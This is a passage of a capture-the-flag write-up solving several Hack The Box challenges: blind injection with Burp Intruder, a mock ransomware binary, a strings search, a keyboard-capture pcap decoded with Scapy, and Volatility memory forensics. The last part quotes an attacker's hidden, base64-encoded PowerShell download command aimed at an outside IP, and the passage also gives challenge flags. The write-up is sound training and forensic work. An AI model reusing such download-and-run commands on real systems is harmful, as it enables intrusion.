
6. Intruder attack of 134.209.27.142 - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
218	1	h	200		1034		
1188	10	-	200		1034		
617	11	0	200		1034		
167	12	f	200		1034		
1191	13	-	200		1034		
603	14	t	200		1034		
232	15	h	200		1034		
105	16	3	200		1034		
1195	17	-	200		1034		
483	18	p	200		1034		
918	19	9	200		1034		
591	2	t	200		1034		
950	20	4	200		1034		
828	21	k	200		1034		
765	22	y	200		1034		
1201	23	-	200		1034		
55	24	b	200		1034		
865	25	l	200		1034		
863	26	1	200		1034		
430	27	n	200		1034		

Request Response

1 HTTP/1.1 200 OK  
2 Content-Type: application/json; charset=utf-8  
3 Content-Length: 891  
4 Date: Sat, 23 Oct 2021 00:58:12 GMT  
5 Connection: close  
6  
7 {  
8 {  
9 "id":1,  
10 "title":"Graphic Designer",  
11 "salary":2000,  
12 "location":"Houston",  
13 "type":"Freelance",  
14 "date":"2021-09-15"  
15 },  
16 {  
17 "id":7,  
18 "title":"Sales Executive",  
19 "salary":2000,  
20 "location":"Arlington",  
21 "type":"Full Time",  
22 "date":"2021-08-13"  
23 },  
24 {  
25 "id":8,  
26 "title":"Community Manager",  
27 "salary":2000,  
28 "location":"Arlington",  
29 "type":"Full Time",  
30 "date":"2021-08-13"  
31 }  
32 }  
33

Now that I have all the results, I can filter to only show those that returned a true condition response, and then sort it by payload.



**Figure 10:** Intruder results - filtered


With just a little ordering of the payloads, I found that the flag is HTB{0rd3r\_0f\_th3\_p34ky\_bl1nd3rs}

## REVERSING - baby ransom (325)

One of your colleagues has downloaded this binary and after running it, all your files under ~/Documents have been encrypted inside a .zip file. You have to find the .zip password or pay 200k in order to decrypt them. p.s. All files are just copied and not moved/deleted just for the challenge.

From the challenge information, it says that everything under ~/Documents will be zipped and encrypted. So maybe if there were to be nothing in ~/Documents then the zip command will throw an error.

In my ~/Documents directory, I made sure that nothing was inside, then I executed the binary.

A screenshot of a terminal window titled 'kali@kali: ~/Downloads/htb'. The terminal shows the execution of a command that results in a zip error. The error message is displayed in red text: 'zip error: Nothing to do! (try: zip -9 -r -l HTB{n0t\_s0\_h1dd3n\_p4ssw0rd} /tmp/locked\_files\_for\_challenge.zip . -i /home/kali/Documents/;)' and 'In order to decrypt them, you have to pay 200k euros!'. The password 'HTB{n0t\_s0\_h1dd3n\_p4ssw0rd}' is highlighted with a black box. The terminal also shows a warning about file encryption and a message about a reversing challenge.

```
kali@kali: ~/Downloads/htb
File Actions Edit View Help
(kali@kali)-[~/Downloads/htb]
$ ./baby_ransom
[!] All files under ~/Documents folder have been encrypted at /tmp/locked_files_for_challenge.zip!
zip warning: name not matched: /home/kali/Documents/*
zip error: Nothing to do! (try: zip -9 -r -l HTB{n0t_s0_h1dd3n_p4ssw0rd} /tmp/locked_files_for_challenge.zip . -i /home/kali/Documents/;)
In order to decrypt them, you have to pay 200k euros!
(kali@kali)-[~/Downloads/htb]
$
```

**Figure 11:** Error message

Nice, seems like the zip command that is used does return an error, where we can see the password that was used is `HTB{n0t_s0_h1dd3n_p4ssw0rd}`.

## REVERSING - Gate (325)

In order to proceed, you need to pass through the gate. Do you know the secret password?

Since this is a reversing challenge, I like to run the `strings` utility on the executable to find any readable strings. Knowing that the flag format is `HTB{}`, I can pipe the `strings` command with `grep`.

```
1 kali@kali:~$ strings gate | grep HTB
2 HTB{s3cr3t_p455w0rd_1n_strings}
```


Yay, the executable's passphrase is revealed and it's `HTB{s3cr3t_p455w0rd_1n_strings}`.



## FORENSICS - Log (225)

I recently found a file in my personal folder which is not mine. I don't know what it is but I hope that none messed with my PC.

Using [Wireshark](#) I can examine the pcap file and we can see that the traffic that was captured are USB keyboard captures.



**Figure 12:** Traffic in Wireshark

We can use a python script to parse the traffic from the pcap file using a python library called Scapy. Execute `pip install scapy` to install scapy.

```
1 kali@kali:~$ pip install scapy
```

```
1 from scapy.all import *
2
3 map = { "0x0": "", "0x04": "a", "0x05": "b", "0x06": "c", "0x07": "d",
4         "0x08": "e", "0x09": "f", "0xa": "g", "0xb": "h",
5         "0xc": "i", "0xd": "h", "0xe": "k", "0xf": "l", "0x1": "m", "0x10": "m",
6         "0x11": "n", "0x12": "o", "0x13": "p", "0x14": "q",
7         "0x15": "r", "0x16": "s", "0x17": "t", "0x18": "u", "0x19": "v", "0x1a":
8         "w", "0x1b": "x", "0x1c": "y", "0x1d": "z", "0x1e": "!",
9         "0x1f": "2", "0x20": "3", "0x2": "#", "0x21": "4", "0x22": "5", "0x23":
10        "6", "0x24": "7", "0x25": "8", "0x26": "9", "0x27": "0",
```

```
7  "0x2a": "DELETE", "0xb8": "{", "0xb9": "}", "0x2c": " ", "0x5": "B", "0xc8": "&&", "0x82": "", "0x8": "e", "0x9": "f", "0x4": "a",
8  "0x36": ",", "0x28": "RETURN", "0x7": "d", "0x6": "c", "0x37": ".", "0x33": ";", "0x39": "", "0x2f": "{", "0x2d": "_", "0x30": "}"
9
10 packets = rdpcap("log.pcap")
11
12 cap = False
13
14 for i in packets:
15     try:
16         special = hex(i[0].load[-6])
17
18         if special == "0x39":
19             if cap == True:
20                 cap = False
21             elif cap == False:
22                 cap = True
23
24         if special == "0x2A":
25             print("DELETE")
26         elif special == "0x28":
27             print("")
28         else:
29             if cap == True:
30                 print(f"{map[special].upper()}", end="")
31             else:
32                 print(f"{map[special]}", end="")
33     except KeyError:
34         pass
```

```
1 kali@kali:~$ python3 script.py
2 mBm#u&&m#hello mr ffrank,
3
4 i would like to welcome you in our team.
5 i already created an account for you. make sure to change the password
6   after the first login.
7 username; cfrank
8 password; ##HTB##{y0!nk3d_th4t_4cc0unt!}
9 ssincerely sa.
```


The result isn't perfect, however, with some trial and error, the flag turns out to be HTB{y01nk3d\_th4t\_4cc0unt!}.

## FORENSICS - Compromised (250)

Along with the previous attack, we suspect that there were more following. They believe that they can gain access to every system we own without being detected. Do they have enough skills? Find the attacker's IP Find the malicious's process ID Find the timestamp that the malicious process had been initiated Flag format: HTB{attacker's-IP\_malicious-proc-ID\_YYYY-MM-DD\_HH:MM:SS}  
Mirror: 165.22.118.226/forensics\_compromised.tar.gz

After decompressing this archive file, I noticed that its a `.raw` file so I instantly thought of using Volatility.

First, let's determine the profile.



```
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
ed Crypto.Hash)
INFO : volatility.debug : Determining profile based on KDBG search ...
      Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
P1x86
      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
      AS Layer2 : FileAddressSpace (/home/kali/Downloads/volatility/compromised.raw)
      PAE type : PAE
      DTB : 0x185000L
      KDBG : 0x82748de8L
      Number of Processors : 1
      Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0x80b96000L
      KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2021-02-06 00:41:45 UTC+0000
      Image local date and time : 2021-02-05 16:41:45 -0800

(kali@kali)~[~/Downloads/volatility]
$
```

**Figure 13:** Identifying profile

We can now set the profile as `Win7SP1x86_23418` and then list the command line commands using `cmdline`.

```

kali@kali: ~/Downloads/volatility
File Actions Edit View Help
*****
conhost.exe pid: 1948
Command line : \??\C:\Windows\system32\conhost.exe -75353027-12302948431911645236-12123931851162452354774961991884470039451240830
*****
sshd.exe pid: 1972
Command line : "C:\Program Files\OpenSSH\usr\sshd.exe"
*****
sppsvc.exe pid: 336
Command line : C:\Windows\system32\sppsvc.exe
*****
svchost.exe pid: 484
Command line : C:\Windows\system32\svchost.exe -k NetworkServiceNetworkRestricted
*****
dwm.exe pid: 1384
Command line : "C:\Windows\system32\Dwm.exe"
*****
explorer.exe pid: 1380
Command line : C:\Windows\Explorer.EXE
*****
VBoxTray.exe pid: 1628
Command line : "C:\Windows\System32\VBoxTray.exe"
*****
SearchIndexer.exe pid: 2316
Command line : C:\Windows\system32\SearchIndexer.exe /Embedding
*****
SearchProtocolHost.exe pid: 2492
Command line : "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMsgGthrPipe_S-1-5-21-3583694148-1414552638-2922671848-10001_Global\UsGthrCtrlFltPipeMsgGthrPipe_S-1-5-21-3583694148-1414552638-2922671848-10001_1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon" "1"
*****
SearchFilterHost.exe pid: 2536
Command line : "C:\Windows\system32\SearchFilterHost.exe" 0 504 508 516 65536 512
*****
powershell.exe pid: 2880
Command line : "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /window hidden /e aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBwAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAaACCaaAB0AHQAcaA6ACRALwAxADkAMgAuADEANgA4AC4AMQAUADkADgA4ADAAALwA1ADQALgBwAHMAMQAnACKAKQA=
*****
conhost.exe pid: 2896
Command line : \??\C:\Windows\system32\conhost.exe "319594533605614824-13700558711566022561-1609428415-1808469209518544966-1093889485"
*****
DumpIt.exe pid: 3056
Command line : "C:\Users\IEUser\Desktop\DumpIt.exe"
*****
conhost.exe pid: 3068
Command line : \??\C:\Windows\system32\conhost.exe "-482445623613946998636561797-173828982018475627041292641092-286844358-968138833"
*****
dlhst.exe pid: 3092
*****
(kali@kali) - [~/Downloads/volatility]


```

**Figure 14:** Malicious command

From the `cmdline` command, we can see that a `powershell.exe` was ran, and a base64 encoded string was passed to it.

aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBwAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAaACCaaAB0AHQAcaA6ACRALwAxADkAMgAuADEANgA4AC4AMQAUADkADgA4ADAAALwA1ADQALgBwAHMAMQAnACKAKQA=

We can try to decode it using CyberChef.

**Figure 15:** Decoding base64

After decoding the base64 strings, we can see that the attackers IP address is 192.168.1.9.

Now we need to get the timestamp of this command being run. To do that, we can use Volatility's `pslist` command. With this command you can also reveal the process ID.

```

kali@kali: ~/Downloads/volatility
File Actions Edit View Help
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.elfutils (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
OffSet(V) Name PID PPID Tids Hnds Sess Now64 Start Exit
0x8449a900 System 4 0 81 480 0 0 2021-02-06 00:41:03 UTC+0000
0x84bd9020 smss.exe 252 4 4 29 0 0 2021-02-06 00:41:03 UTC+0000
0x851d1730 csrss.exe 328 320 8 439 0 0 2021-02-06 00:41:05 UTC+0000
0x85176730 wininit.exe 376 320 7 89 0 0 2021-02-06 00:41:05 UTC+0000
0x851b5030 csrss.exe 388 368 7 226 1 0 2021-02-06 00:41:05 UTC+0000
0x851bf558 winlogon.exe 428 368 6 116 1 0 2021-02-06 00:41:05 UTC+0000
0x8521d030 services.exe 472 376 23 240 0 0 2021-02-06 00:41:05 UTC+0000
0x852212d8 lsass.exe 480 376 9 607 0 0 2021-02-06 00:41:06 UTC+0000
0x85223608 ls.exe 488 376 11 155 0 0 2021-02-06 00:41:06 UTC+0000
0x8535e030 svchost.exe 600 472 15 355 0 0 2021-02-06 00:41:06 UTC+0000
0x8536aa28 VBoxService.exe 660 472 12 119 0 0 2021-02-06 00:41:06 UTC+0000
0x85377af8 svchost.exe 712 472 10 247 0 0 2021-02-06 00:41:06 UTC+0000
0x8538e408 svchost.exe 764 472 18 379 0 0 2021-02-06 00:41:06 UTC+0000
0x853baae0 svchost.exe 880 472 22 388 0 0 2021-02-06 00:41:06 UTC+0000
0x853ca4a0 svchost.exe 920 472 22 333 0 0 2021-02-06 00:41:06 UTC+0000
0x853d678 svchost.exe 944 472 39 690 0 0 2021-02-06 00:41:06 UTC+0000
0x853df630 audiodg.exe 1008 764 6 114 0 0 2021-02-06 00:41:06 UTC+0000
0x853de388 svchost.exe 1040 472 7 120 0 0 2021-02-06 00:41:06 UTC+0000
0x85405448 svchost.exe 1164 472 21 378 0 0 2021-02-06 00:41:06 UTC+0000
0x85442c28 spoolsv.exe 1288 472 15 282 0 0 2021-02-06 00:41:06 UTC+0000
0x8545cd20 svchost.exe 1332 472 25 331 0 0 2021-02-06 00:41:06 UTC+0000
0x854a7030 taskhost.exe 1428 472 12 219 1 0 2021-02-06 00:41:06 UTC+0000
0x854ce330 svchost.exe 1572 472 12 147 0 0 2021-02-06 00:41:07 UTC+0000
0x854e8098 svchost.exe 1632 472 13 174 0 0 2021-02-06 00:41:07 UTC+0000
0x8558e818 cygrunsrv.exe 1788 472 7 105 0 0 2021-02-06 00:41:07 UTC+0000
0x8555a900 wlm.exe 1832 472 5 48 0 0 2021-02-06 00:41:07 UTC+0000
0x85589828 cygrunsrv.exe 1928 1788 0 0 0 0 2021-02-06 00:41:07 UTC+0000
0x855805f8 conhost.exe 1948 328 2 33 0 0 2021-02-06 00:41:07 UTC+0000
0x855973d8 sshd.exe 1972 1928 6 105 0 0 2021-02-06 00:41:07 UTC+0000
0x84d8c78 sppsv.exe 336 472 7 151 0 0 2021-02-06 00:41:08 UTC+0000
0x855ce648 svchost.exe 484 472 6 96 0 0 2021-02-06 00:41:08 UTC+0000
0x854b0d20 dmw.exe 1384 880 5 71 1 0 2021-02-06 00:41:12 UTC+0000
0x854b3030 explorer.exe 1380 1388 31 836 1 0 2021-02-06 00:41:12 UTC+0000
0x8565e340 VBoxTray.exe 1628 1380 14 153 1 0 2021-02-06 00:41:13 UTC+0000
0x856cd678 SearchIndexer.exe 2316 472 15 616 0 0 2021-02-06 00:41:17 UTC+0000
0x85716800 SearchProtocol 2492 2316 7 258 1 0 2021-02-06 00:41:18 UTC+0000
0x8571d030 SearchProtocolHost 2530 2316 7 82 0 0 2021-02-06 00:41:18 UTC+0000
0x857cb9b0 powershell.exe 2880 2784 12 305 1 0 2021-02-06 00:41:29 UTC+0000
0x857e0d20 conhost.exe 2956 2536 2 35 1 0 2021-02-06 00:41:29 UTC+0000
0x857acc68 DumpIt.exe 3056 1380 2 38 1 0 2021-02-06 00:41:44 UTC+0000
0x856af808 conhost.exe 3068 388 2 35 1 0 2021-02-06 00:41:44 UTC+0000
0x857a1030 dlh.exe 3092 600 6 85 0 0 2021-02-06 00:41:46 UTC+0000

```

Figure 16: Process timestamp

Finally, we can now craft the flag using:

attacker's-IP == 192.168.1.9, malicious-proc-ID == 2880, YYYY-MM-DD == 2021-02-06, HH:MM:SS == 00:41:29

The flag is HTB{192.168.1.9\_2880\_2021-02-06\_00:41:29}.

